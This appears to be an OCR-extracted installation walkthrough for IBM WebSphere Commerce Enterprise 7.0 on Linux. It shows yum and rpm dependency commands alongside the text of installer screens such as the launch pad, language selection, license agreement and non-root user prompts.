
```
yum install -y compat-db libXp rpm-build elfutils elfutils-libs
./setup.sh
```



LibVNCServer
Ctrl
Alt
Applications
Places
System
5:25 PM
WebSphere Commerce 7.0 Launch Pad
WebSphere
Commerce Enterprise
IBM
Prerequisites
Documentation
Install Product
Support Assistant
Exit
IBM (logo) and WebSphere are trademarks or registered trademarks of IBM Corp; in the United States, other countries, or both.
All Rights Reserved. 2009.
wasadmin@wcs:~
WebSphere Commerce 7.0 Launch Pad



WebSphere Commerce
Select a language to be used for this wizard.
English
OK
Cancel


LibVNCServer
Ctrl
Alt
Applications
Places
System
3:34 PM
WebSphere Commerce Enterprise V7.0
WebSphere
Commerce
Welcome to the installation wizard for IBM WebSphere Commerce Enterprise, Version 7.0
Use this wizard to install WebSphere(R) Commerce components on one or more nodes. The installation wizard will help you install any of the following IBM(R) software products for WebSphere Commerce:
WebSphere Commerce Server
WebSphere Commerce Payments
Remote WebSphere Commerce Management Utilities
IBM DB2 Universal Database(TM) Enterprise Server Edition, Version 9.5 FP4
IBM HTTP Server, Version 7.0
WebSphere Application Server Network Deployment product, Version 7.0.0.3
Web server plug-ins for WebSphere Application Server, Version 7.0
For more information on installing IBM WebSphere Commerce Enterprise, refer to the WebSphere Commerce Information Center
To continue, click Next.
InstallShield
< Back
Next >
Cancel
root@openxiu:/soft/CommerceEnterprise...
WebSphere Commerce Enterprise V7.0


LibVNCServer
Ctrl
Alt
WebSphere Commerce Enterprise V7.0
WebSphere Commerce
IBM License Acceptance Panel
Software License Agreement
Please read the following license agreement carefully.
International Program License Agreement
Part 1 - General Terms
BY DOWNLOADING, INSTALLING, COPYING, ACCESSING, CLICKING ON AN "ACCEPT" BUTTON, OR OTHERWISE USING THE PROGRAM, LICENSEE AGREES TO THE TERMS OF THIS AGREEMENT. IF YOU ARE ACCEPTING THESE TERMS ON BEHALF OF LICENSEE, YOU REPRESENT AND WARRANT THAT YOU HAVE FULL AUTHORITY TO BIND LICENSEE TO THESE TERMS. IF YOU DO NOT AGREE TO THESE TERMS,
- DO NOT DOWNLOAD, INSTALL, COPY, ACCESS, CLICK ON AN "ACCEPT" BUTTON, OR USE THE PROGRAM; AND
- PROMPTLY RETURN THE UNUSED MEDIA, DOCUMENTATION, AND PROOF OF ENTITLEMENT TO THE PARTY FROM WHOM IT WAS OBTAINED FOR A REFUND OF THE AMOUNT PAID. IF THE PROGRAM WAS DOWNLOADED, DESTROY ALL COPIES OF THE PROGRAM.
1. Definitions
"Authorized Use" - the specified level at which Licensee is authorized to execute or run the Program. That level may be measured by number of users, millions of service units ("MSUs"), Processor Value Units ("PVUs"), or other level of use specified by IBM.
I accept the terms in the license agreement.
I do not accept the terms in the license agreement.
Print
InstallShield
< Back
Next >
Cancel



LibVNCServer
Ctrl
Alt
WebSphere Commerce Enterprise V7.0
WebSphere Commerce
IBM License Acceptance Panel
Software License Agreement
Please read the following license agreement carefully.
TERMS AND CONDITIONS FOR SEPARATELY LICENSED CODE
IBM WebSphere Commerce Enterprise Version 7.0
IBM WebSphere Commerce Professional Version 7.0
The IBM license agreement and any applicable information on the web download page for IBM products refers Licensee to this file for details concerning terms and conditions applicable to code identified as Separately Licensed Code in the License Information document and included in the products listed above ("the Program").
The "Separately Licensed Code" identified in the License Information document of the IBM license agreement is provided to Licensee under terms and conditions that are different from the IBM license agreement. Licensee's use of such components or portions thereof is subject to the terms of the associated license agreement provided or referenced in this section and not the terms of the IBM license agreement.
I accept the terms in the license agreement.
I do not accept the terms in the license agreement.
Print
InstallShield
< Back
Next >
Cancel



LibVNCServer
Ctrl
Alt
WebSphere Commerce Enterprise V7.0
WebSphere Commerce
Enter the home directory of the non-root user and click Next.
Full path of the non-root user's home directory
/home/wcuser
InstallShield
< Back
Next >
Cancel





安装依赖软件，后Back在Next一次

```
rpm -ivh libXp-1.0.0-8.1.el5.i386.rpm libXp-1.0.0-
8.1.el5.x86_64.rpm
# rpm -ivh compat-db*
Preparing...
########################################### [100%]
   1:compat-db
########################################### [ 50%]
   2:compat-db
########################################### [100%]
```

